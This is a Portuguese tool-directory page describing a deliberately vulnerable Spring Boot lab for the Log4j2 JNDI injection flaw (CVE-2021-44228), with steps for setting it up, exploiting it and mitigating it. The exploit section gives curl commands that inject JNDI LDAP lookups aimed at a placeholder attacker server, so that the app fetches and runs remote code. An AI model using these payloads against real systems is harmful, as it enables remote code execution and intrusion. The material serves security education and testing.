
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
log4j2-CVE-2021-44228 — Aplicação web Spring Boot vulnerável demonstrando injeção JNDI do Log4j2 (CVE-2021-44228) com etapas de exploração e orientação de mitigação para testes de segurança e educação. | Kitploit
Ferramentas/GitHubGitHub/pravin-pp/log4j2-cve-2021-44228
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoAprendizado e EducaçãoLabs e Prática
GitHubpravin-pp/log4j2-cve-2021-44228

log4j2-CVE-2021-44228

Aplicação web Spring Boot vulnerável demonstrando injeção JNDI do Log4j2 (CVE-2021-44228) com etapas de exploração e orientação de mitigação para testes de segurança e educação.

Ver Repositório
129há 4 anosAinda não revisado
Compartilhar

Aplicação vulnerável Log4j2 de exemplo (CVE-2021-44228)

Versões Afetadas: todas as versões de 2.0-beta9 a 2.14.1

Esta aplicação é baseada numa aplicação web Spring Boot vulnerável ao CVE-2021-44228

Ela usa Log4j 2.14.1 (através de spring-boot-starter-log4j2 2.6.1).
Executando a aplicação

Execute:

Import the project in Java IDE as a maven project

Run CVEMainApplication.java as a spring boot app.

Passos de exploração

  • Em seguida, acione o exploit usando:
For GET ->
curl 127.0.0.1:8080 -H 'X-Api-Version: ${jndi:ldap://your-private-ip:1389/Basic/Command/Base64/efdgt62jjd0002leee=}'


For Post request ->
curl --location --request POST 'http://127.0.0.1:8080/addemployee' \
--header 'Content-Type: application/json' \
--data '{
	"name": "${jndi:ldap://your-private-ip:1389/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=}"
}'

  • Observe a saída, mostrando que está a conectar-se ao servidor LDAP malicioso:
021-12-12 12:17:00,579 http-nio-8080-exec-1 WARN Error looking up JNDI resource [ldap://your-private-ip:1389/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=]. javax.naming.CommunicationException: your-private-ip:1389 [Root exception is java.net.UnknownHostException: your-private-ip]


Caused by: java.net.UnknownHostException: your-private-ip

  • se você fornecer detalhes de servidor ldap reais, ele fará o download do objeto e será executado no seu programa java

Esta vulnerabilidade impacta todos os servidores, incluindo sistemas voltados ao cliente e sistemas centrais de backend, se sua aplicação estiver imprimindo mensagens de log de dados não validados..

  • Por exemplo, uma string User-Agent contendo o exploit poderia ser passada para um sistema backend escrito em Java que faz indexação ou ciência de dados e o exploit poderia ser registrado. É por isso que é vital que todo software baseado em Java que usa Log4j versão 2 seja corrigido ou tenha mitigações aplicadas imediatamente. Mesmo que o software voltado à Internet não seja escrito em Java, é possível que strings sejam passadas para outros sistemas que estão em Java, permitindo que o exploit ocorra.

Mitigação :

Referência : https://logging.apache.org/log4j/2.x/security.html

  • Correção rápida da aplicação -> Nas versões >=2.10, este comportamento pode ser mitigado definindo a propriedade de sistema log4j2.formatMsgNoLookups ou a variável de ambiente LOG4J_FORMAT_MSG_NO_LOOKUPS como true. Para versões de 2.0-beta9 a 2.10.0, a mitigação é remover a classe JndiLookup do classpath: zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class.

  • Atualizar para log4j 2.15.0 na aplicação e fazer deploy

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    867
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    544
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    385
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    302
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    279

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →





